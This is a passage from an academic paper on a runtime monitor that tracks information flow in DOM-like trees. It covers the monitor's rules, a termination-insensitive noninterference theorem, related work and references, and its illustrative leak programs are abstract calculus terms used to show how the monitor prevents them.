Security level ω, called *navigation pc*, represents the least upper bound on security levels associated to the existence of nodes that have been visited. In the two-point lattice, if the program travels through a node with existence level H, then the navigation pc is raised to H.

The monitor imposes no restrictions for events $\uparrow$, $\swarrow$, and $\rightarrow$ provided that the node becoming the actual working node exists. The hypothesis of these rules are self-explanatory. Nevertheless, it is worth to remark that, in these rules, the navigation pc is raised with the security level of the new actual working node. In this manner, the monitor captures the fact that future operations performed after visiting such node depends on the existence of it. Thanks to ω in the monitor, it is possible to prevent navigation attacks or any attacks that exploit the fact that a node is present, or absent, in a tree. More precisely, if we go back to the monitor rules in Figure 5, we observe that the rule for event $a(x, e)$ requires that $w \sqsubseteq \Gamma(x)$. Hence, navigation attacks, such as one illustrated in Figure 1(c), are prevented. For instance, considering again the tree in Figure 6 and assuming the root node as the actual working node, the following navigation attack is

prevented by our monitor: $(\texttt{if } h \texttt{ then move}_{\swarrow} \texttt{ else skip}); l := \texttt{value}$. Observe that the navigation pc is set to H before reaching the assignment to l.

Similarly to restoring the context by popping a high element from the security context stack on exiting the scope of a conditional loop, we would like to have a similar mechanism for restoring the navigation pc. As for the security context, the lower the navigation pc the more permissive the monitor is because higher pc means more restrictions. There are several alternatives for achieving this goal. For simplicity, we choose that every time programs navigate to the root of the tree by executing command $\texttt{move}_{\wedge}$, ω is set to $lev(o)$. Observe that we cannot always reset the navigation pc to L since the decision to go to the root of the tree is taken in some security context. Another option could have been to go back to the last visited node with existence level L when $lev(o) \sqcup w = L$. However, this alternative requires more bookkeeping by the monitor.

Rules for events $\ominus_{\swarrow}$ and $\ominus_{\rightarrow}$ monitor node deletion. These rules allow deleting nodes provided that the existence levels of such nodes are no lower than the level of the security context where deletion is performed ($lev(o) \sqcup \omega \sqsubseteq \sigma$). This prevents deletion attacks. For example, the deletion attack illustrated in Figure 1(b) is no longer possible since nodes storing numbers 1, 2, and 3 have existence level L (they were created in the security context L), and the deletion is performed immediately after branching on a secret, which pushes the security context to H. Insertion of nodes is monitored by the rules for events $\oplus^{e}_{\swarrow}$ and $\oplus^{e}_{\rightarrow}$. In both rules, the confidentiality level of the value stored in the node is determined by the confidentiality level of expression e ($lev(e) \sqcup lev(e, \tau, p)$). The existence level is determined by the security context ($lev(o) \sqcup \omega$) at the time of insertion. Rule for event $\oplus^{e}_{\swarrow}$ checks that the existence level of the inserted node is no higher than the node on its right ($\tau(p.[1]) = \ell'^{\sigma'} \Rightarrow \sigma \sqsubseteq \sigma'$). Similarly, when event $\oplus^{e}_{\rightarrow}$ is triggered, the monitor rule checks that the existence level of the node on the right of the actual working node before insertion ($p'.[m+1]$) is no lower than the existence level of the new node ($\sigma \sqsubseteq \sigma'$). Observe that inserting a node on the right of the actual working node affects the position of the nodes on the right of it. To illustrate this point, let us assume that the requirement $\tau(p'.[m+1]) = \ell'^{\sigma'} \Rightarrow \sigma \sqsubseteq \sigma'$ is not present in the monitor rule for event $\oplus^{e}_{\rightarrow}$. Then, let us consider the executions of the program $(\texttt{if } h \texttt{ then new}_{\rightarrow}(h') \texttt{ else skip}); \texttt{remove}_{\rightarrow}; \texttt{move}_{\rightarrow}; l := \texttt{value}$ with the given tree $t = \{[1] \mapsto \star, [1,1] \mapsto \star, [1,2] \mapsto 0, [1,3] \mapsto 1\}$, where each node is associated with the type L^{L} and the initial actual working node set to $[1,1]$ (symbol $\star$ represents any value). Observe that when h is true, the first instruction inserts a node H^{H} at $[1,2]$, which moves the public nodes storing 0 and 1 one position to the right. Observe that the position of these two nodes now depend on the secret even though their types indicate otherwise. In this case, the final result for l is 0. In contrast, if h is false, the final result of l is 1, which clearly constitutes a leak. This program is rejected by our monitor when h is true since the constrain $\tau(p'.[1,2]) = H^{H} \Rightarrow H \sqsubseteq L$ is not fulfilled when inserting the node at the then branch.

Due to the above constraints, it is not possible to obtain a tree, where a node with existence level H has a child with existence level L. It is not possible either to obtain a node with existence level H that has a node with existence level L on its right.

Node updates are monitored by the rule for event $\texttt{set}(e)$. This rule requires that the confidentiality level of expression e and the security context are bounded from above by

the security level of the content of the node. In this manner, leaks via trees are prevented. For instance, the leaks described in Figures 2(a), 2(b), and 2(c) are prevented, assuming that `Image().src` has type L^L.

Permissiveness The resetting mechanism of the *navigation pc* described above might raise some questions about the permissiveness of our monitor. With this in mind, we illustrate a common interaction between JavaScript and DOM trees found in web applications: form validation. In this scenario, an script is used to navigate through every field in the form (just nodes in the DOM tree), and check that they contain valid values (see the full version [29] for the code). Assuming the attacker model given in Section 2, the content of the form is considered secret. Validation routines usually do not involve any communication with public sinks like loading an image or code from untrusted domains. Consequently, a full version of our monitor for JavaScript would accept the routine. However, if that is not the case, we have two possibilities. On one hand, if the communication to public sinks takes place before the validation, the monitor would still accept the routine. Observe that the *navigation pc* is not raised in this case. On the other hand, if the communication occurs after the routine, the *navigation pc* needs to be reset. There are several alternatives for achieving it. It is possible to automatically insert $\texttt{move}_\wedge$ in the appropriated places by static analysis. Furthermore, the monitor itself might perform "safe" resetting when needed. These options are worth exploring. We believe that the monitor is not over-restrictive because public sinks are rarely found on the client side of web applications. For example, scripts are frequently connected to the site of their origin O and, according to our attacker model, information sent and received from O is considered secret. Public sinks, in this example, could be advertisements loaded from domains different than O.

5 Security

This section presents formal guarantees provided by the monitor. When showing the soundness of security enforcement mechanisms, an attacker's view is often represented by an indistinguishability relation that describes what memories the attacker may or may not distinguish. The security soundness guarantees that program behaviors preserve memory indistinguishability: a program that starts with indistinguishable memories will not be able to distinguish between them over the course of the computation. For example, for a simple imperative language such a relation consists on the agreement of public values appearing in memories (e.g., [30]). In a DOM-based setting, we define an additional indistinguishability relation for trees ($(t_1, \tau_1) \sim_L (t_2, \tau_2)$). The details of this relationship as well as the rest of the technical material are available in the full version [29]. We classify an event γ of the monitored semantics as low if $\gamma = a(x, v)$ where $lev(x) = L$, otherwise the event is considered high. We refer to low and high events as γ^L and γ^H, respectively. We denote a continuous, possibly empty, sequence of monitored steps $\xrightarrow{\gamma^H}$ as $\xrightarrow{H^*}$. The next theorem describes our main result.

Theorem 1 *Given a command c and an execution such that $\langle\!\langle\ c, m_1, t_1, p \mid o, \omega, \tau_1\ \rangle\!\rangle \xrightarrow{H^*} \langle\!\langle\ c'_1, m'_1, t'_1, p' \mid o', \omega', \tau'_1\ \rangle\!\rangle \rightarrowtriangle_{\gamma^L} \langle\!\langle\ c''_1, m''_1, t''_1, p'' \mid o'', \omega'', \tau''_1\ \rangle\!\rangle$, it holds that for any*

memory m_2, tree t_2, and tree typing τ_2 such that $m_1 =_L m_2$ and $(t_1, \tau_1) \sim_L (t_2, \tau_2)$, then one of the following items holds:
i) $\langle\!\langle\ c, m_2, t_2, p \mid o, \omega, \tau_2\ \rangle\!\rangle$ diverges or is stopped by the monitor. In either case, it does not trigger any low event. ii) $\langle\!\langle\ c, m_2, t_2, p \mid o, \omega, \tau_2\ \rangle\!\rangle \overset{H^*}{\rightarrowtriangle} \langle\!\langle\ c_2', m_2', t_2', p' \mid o', \omega', \tau_2'\ \rangle\!\rangle \rightarrowtriangle_{\gamma^L}$ $\langle\!\langle\ c_2'', m_2'', t_2'', p'' \mid o'', \omega'', \tau_2''\ \rangle\!\rangle$ where $m_1' =_L m_2'$, $m_1'' =_L m_2''$, $(t_1', \tau_1') \sim_L (t_2', \tau_2')$, and $(t_1'', \tau_1'') \sim_L (t_2'', \tau_2'')$.

Intuitively, assuming a monitored execution of a program that produces a sequence of low events, the theorem guarantees that if the attacker runs the same program with the same public inputs again, the execution will produce exactly the same low events (and therefore the attacker does not gain knowledge about secrets); or the execution stops producing a sequence of events which is a prefix of the sequence obtained in the original run (which again does not increase the knowledge of the attacker); or the program just diverges, in which case the attacker indeed obtains new information about secrets. The condition that we prove is a variant of *termination-insensitive noninterference* [1]. This a general form of termination-insensitive noninterference that implies its batch-job specialization: if we start with two memories that agree on the low data and the two monitored runs on these memories terminate, then the final memories also agree on low data. If a program satisfies this definition, then the attacker may not learn the secret in polynomial running time in the size of the secret; and, for uniformly-distributed secrets, the probability of guessing the secret in polynomial running time is negligible [1].

6 Related work

For general background we refer to the surveys on language-based information-flow security [30] and on JavaScript malware and related threats [18]. Several predecessors of our work provide a formal treatment of information-flow run-time monitoring. Fenton [13] presents a purely dynamic monitor that takes into account program structure. It keeps track of the security context stack, similarly to the monitor in Section 4. However, Fenton does not discuss soundness with respect to noninterference-like properties. Volpano [37] introduces a monitor for explicit flows and shows that this monitor enforces a weak form of security: a sequence of assignment commands that a given monitored run executes does not leak information. The monitor ignores implicit flows. Boudol [4] revisits Fenton's work and observes that the intended security policy "no security error" corresponds to a safety property, which is stronger than noninterference. Boudol shows how to enforce this safety property with a type system.

A series of related work by Venkatakrishnan et al. [35], Le Guernic et al. [21, 20], and Shroff et al. [32] offer combinations of static and dynamic analysis for information flow in simple imperative languages. The language of Le Guernic [20] includes concurrency primitives. They prove that these analysis guarantee forms of termination-insensitive noninterference. McCamant and Ernst [22] present a tool that computes quantitative bound on the amount of information a program leaks during a run of a program written in C. Yu et al. [39] present an instrumentation mechanism for monitoring JavaScript code: a variety of policies can be implemented by inlining runtime checks into the target code. No soundness proofs are provided.

Sabelfeld and Russo [31] show that a purely dynamic information-flow monitor for a language with output is more permissive than a Denning-style static analysis, while both the monitor and the static analysis guarantee the same security property: termination-insensitive noninterference. Askarov and Sabelfeld [2] investigate dynamic tracking of policies for information release, or *declassification*. Russo and Sabelfeld [28] show how to dynamically secure programs with timeout instructions. Austin and Flanagan [3] explore how to combine dynamic monitoring with flow sensitivity.

Chong et al. have developed a practical framework for information-flow control in web applications. Their tools Sif [8] and SWIFT [7] check information-flow annotations in source code, written in a Java-based language called Jif [24], and generate code for servlets (SIF) and full-fledged web applications (SWIFT). The main focus is on the Jif-to-Java part. In the case of SWIFT [7], the rest of the job, including the generation of client-side JavaScript, is done by Google Web Toolkit [15]. No formal soundness arguments are provided, however.

We have considered applying Jif's static philosophy for handling DOM operations in JavaScript. However, we see two main benefits of our dynamic treatment. First, static approximations of security for dynamic languages as JavaScript might be overly restrictive. The commonly used dynamic code evaluation primitive `eval` (or equivalent versions such as writing code s into the `innerHTML` property of a page element) is a particular obstacle for static analysis, whereas it does not pose any problems for a monitor like ours. Second, mixing low and high levels of existence of siblings at the same level of a tree is not natural in Jif: array or list structures for representing siblings would restrict the siblings to be of the same level. An alternative representation is one with two lists/arrays for the low and high siblings, respectively. The scalability of this implementation would be questionable when the number of security levels is large. Moreover, programmers would have to be explicit about which list/array is involved in each operation, which would clutter the code.

Another mostly static framework is Fable [34] by Swamy et al., which supports rich security policies, including batch-job termination-insensitive noninterference for the LINKS web-programming language [9]. Several web programming languages, such as Perl, PHP, and Ruby, support a *taint* mode, which is an information-flow tracking mechanism for integrity. The taint mode treats input data as untrusted and propagates the taint labels along the computation so that tainted data cannot directly affect sensitive operations. However, this mechanism does not track implicit flows. Information-flow control as combination of tainting and static analysis has been suggested by, e.g., Huang et al. [17], Vogt et al. [36] in the context of web applications, and by Chandra and Franz [6] for JVM. However, work by Vogt et al. is the only one that treats JavaScript. Compared to this work, we identify unsound aspects related to the structure and navigation on DOM trees and establish soundness for a core language with DOM-like operations.

A useful feature of Vogt et al.'s monitor that we do not fully support is flow sensitivity (the existence levels for nodes are dynamically inferred, but the security levels of variables are fixed in our approach). While Vogt et al. [36] gain precision due to flow sensitivity, we gain precision from dynamism (none approach subsumes the other on precision). For example, Vogt et al. invoke on-the-fly static analysis at each high branching point to approximate possible low side effects in the branches (which can be

both imprecise and costly). Our approach shows that such an analysis is not necessary for achieving termination-insensitive security with a flow-insensitive monitor. Further, extending our approach with dynamic code evaluation such as `eval`(s) (or equivalent versions such as writing code s into the `innerHTML` property of a page element) poses no significant problems: the string s to be evaluated can be dynamically monitored once the security level of the string is pushed on the security context stack [2]. Upon finishing the dynamic code evaluation, the security level is popped from the stack. In contrast, Vogt et al. enter a *conservative mode* on encountering `eval` in a high context, which suppresses all low events in the rest of computation.

There is an ongoing project at Mozilla Foundation aimed at providing information-flow security in future versions of its JavaScript interpreter. However, there seem to be no publications on the project up to date. Less related efforts are on Caja [23], ADsafe [10], and FBJS [12]. The goal is sandboxing and separation via access control, rather than information flow. The Google Chrome browser [14] sandboxes each tab in a separate OS process. The prime objective is fault isolation, however.

7 Conclusion

We have proposed a mechanism for tracking information flow in DOM-like tree structures. We have proved that monitored executions satisfy termination-insensitive noninterference. Compared to the static approaches to information-flow control (e.g., Jif [24]), we benefit from permissiveness. This benefit is critical in the presence of such constructs as dynamic code evaluation. In addition, our enforcement technique takes advantage of the runtime information when modeling which tree nodes are affected by what information. This allows us mixing low and high nodes at the same level of a tree, something that would be ruled out by mainstream static analyzers. Although we only consider trees, an interesting future work consists on exploring how our techniques scale to other dynamic data structures. Compared to the dynamic approaches, we do not cover full JavaScript with the DOM API as Vogt et al. [36]. However, we identify unsound aspects of their work related to the structure and navigation on DOM trees and establish soundness for a core language with DOM-like operations.

Current and future work focuses on supporting richer security policies and on extending the coverage of JavaScript and DOM API. As a part of a larger research program, we have explored dynamically enforcing security in the presence of dynamic code evaluation [2], information-release policies [2] and timeout primitives [28]. Explorations of further features are in the pipeline. We investigate references, dynamic objects, exceptions, and asynchronous communication via `XMLHttpRequest` requests. Each feature corresponds to its own channel for leaks. Our approach is to focus on the most easily exploitable ones (like the one via DOM trees in this paper) first.

An important topic of our future work is practical evaluation. In principle, our monitor could be implemented either as part of the web browser [36] or as a rewriting mechanisms placed in a proxy [19]. Once we have an implementation, we will perform case studies that will help adjusting design choices, for example, on the reaction method of the monitor (should it be user warnings or action suppression), on such issues as balance of static and dynamic components in the enforcement, and on flow sensitivity.

Interesting design possibilities for the sources and sinks are to be explored. Undesirable sinks on different domains is a possibility, but we are not limited to this choice. For example, modeling CSS-based attacks with document-level information-flow policies is worth exploring. One interesting direction for experiments is ensuring the rate of false alarms is low. Vogt et al. [36] report optimistic results in this direction.

Acknowledgments We wish to thank Martin Johns for illuminating us about the deletion attack, an excellent motivation for this paper. The paper has benefited from the comments of Christopher Kruegel, Peeter Laud, and the anonymous reviewers. This work was funded by the Swedish research agencies SSF and VR.

References

1. A. Askarov and S. Hunt and A. Sabelfeld and D. Sands. Termination-insensitive noninterference leaks more than just a bit. In *Proc. European Symp. on Research in Computer Security*, volume 5283 of *LNCS*, pages 333–348. Springer-Verlag, October 2008.
2. A. Askarov and A. Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
3. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
4. G. Boudol. Secure information flow as a safety property. In *Formal Aspects in Security and Trust, Third International Workshop (FAST'08)*, LNCS, pages 20–34. Springer-Verlag, March 2009.
5. L. Cavallaro, P. Saxena, and R. Sekar. On the limits of information flow techniques for malware analysis and containment. In *Proc. Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, July 2008.
6. D. Chandra and M. Franz. Fine-grained information flow analysis and enforcement in a java virtual machine. In *Proc. Annual Computer Security Applications Conference*, pages 463–475, December 2007.
7. S. Chong, J. Liu, A. C. Myers, X. Qi, K. Vikram, L. Zheng, and X. Zheng. Secure web applications via automatic partitioning. In *Proc. ACM Symp. on Operating System Principles*, pages 31–44, October 2007.
8. S. Chong, K. Vikram, and A. C. Myers. Sif: Enforcing confidentiality and integrity in web applications. In *Proc. USENIX Security Symposium*, pages 1–16, August 2007.
9. E. Cooper, S. Lindley, P. Wadler, and J. Yallop. Links web-programming language. Software release. Located at `http://groups.inf.ed.ac.uk/links/`, 2006–2008.
10. D. Crockford. Making javascript safe for advertising. adsafe.org, 2009.
11. D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Comm. of the ACM*, 20(7):504–513, July 1977.
12. Facebook. FBJS. `http://wiki.developers.facebook.com/index.php/FBJS`, 2009.
13. J. S. Fenton. Memoryless subsystems. *Computing J.*, 17(2):143–147, May 1974.
14. Google. Google Chrome. http://www.google.com/chrome/, 2009.
15. Google. Google Web Toolkit. http://code.google.com/webtoolkit, 2009.
16. N. Heintze and J. G. Riecke. The SLam calculus: programming with secrecy and integrity. In *Proc. ACM Symp. on Principles of Programming Languages*, pages 365–377, January 1998.
17. Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, and S.-Y. Kuo. Securing web application code by static analysis and runtime protection. In *Proc. International Conference on World Wide Web*, pages 40–52, May 2004.

18. M. Johns. On JavaScript malware and related threats. *Journal in Computer Virology*, 4(3):161–178, August 2008.
19. H. Kikuchi, D. Yu, A. Chander, H. Inamura, and I. Serikov. Javascript instrumentation in practice. In *APLAS*, pages 326–341, 2008.
20. G. Le Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Proc. IEEE Computer Security Foundations Symposium*, pages 218–232, July 2007.
21. G. Le Guernic, A. Banerjee, T. Jensen, and D. Schmidt. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)*, volume 4435 of *LNCS*. Springer-Verlag, 2006.
22. S. McCamant and M. D. Ernst. Quantitative information flow as network flow capacity. In *Proc. ACM SIGPLAN Conference on Programming language Design and Implementation*, pages 193–205, 2008.
23. M. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized javascript, 2008.
24. A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001–2009.
25. Netscape. Using data tainting for security. http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/advtopic.htm, 2006.
26. F. Pottier and V. Simonet. Information flow inference for ML. In *Proc. ACM Symp. on Principles of Programming Languages*, pages 319–330, January 2002.
27. A. Russo, K. Claessen, and J. Hughes. A library for light-weight information-flow security in Haskell. In *Proc. ACM SIGPLAN Symposium on Haskell*, pages 13–24. ACM, 2008.
28. A. Russo and A. Sabelfeld. Securing timeout instructions in web applications. In *Proc. IEEE Computer Security Foundations Symposium*, July 2009.
29. A. Russo, A. Sabelfeld, and A. Chudnov. Tracking information flow in dynamic tree structures: Full version. `http://www.cse.chalmers.se/~russo/domsec/`, 2009.
30. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, January 2003.
31. A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, LNCS. Springer-Verlag, June 2009.
32. P. Shroff, S. Smith, and M. Thober. Dynamic dependency monitoring to secure information flow. In *Proc. IEEE Computer Security Foundations Symposium*, pages 203–217, July 2007.
33. V. Simonet. The Flow Caml system. Software release. Located at `http://cristal.inria.fr/~simonet/soft/flowcaml`, July 2003.
34. N. Swamy, B. J. Corcoran, and M. Hicks. Fable: A language for enforcing user-defined security policies. In *Proc. IEEE Symp. on Security and Privacy*, pages 369–383, May 2008.
35. V. N. Venkatakrishnan, W. Xu, D. C. DuVarney, and R. Sekar. Provably correct runtime enforcement of non-interference properties. In *Proc. International Conference on Information and Communications Security*, pages 332–351. Springer-Verlag, December 2006.
36. P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. Network and Distributed System Security Symposium*, February 2007.
37. D. Volpano. Safety versus secrecy. In *Proc. Symp. on Static Analysis*, volume 1694 of *LNCS*, pages 303–311. Springer-Verlag, September 1999.
38. L. Wood. Document Object Model (DOM) Level 1 Specification. `http://www.w3.org/TR/REC-DOM-Level-1/`, 1998.
39. D. Yu, A. Chander, N. Islam, and I. Serikov. JavaScript instrumentation for browser security. In *Proc. ACM Symp. on Principles of Programming Languages*, pages 237–249. ACM, 2007.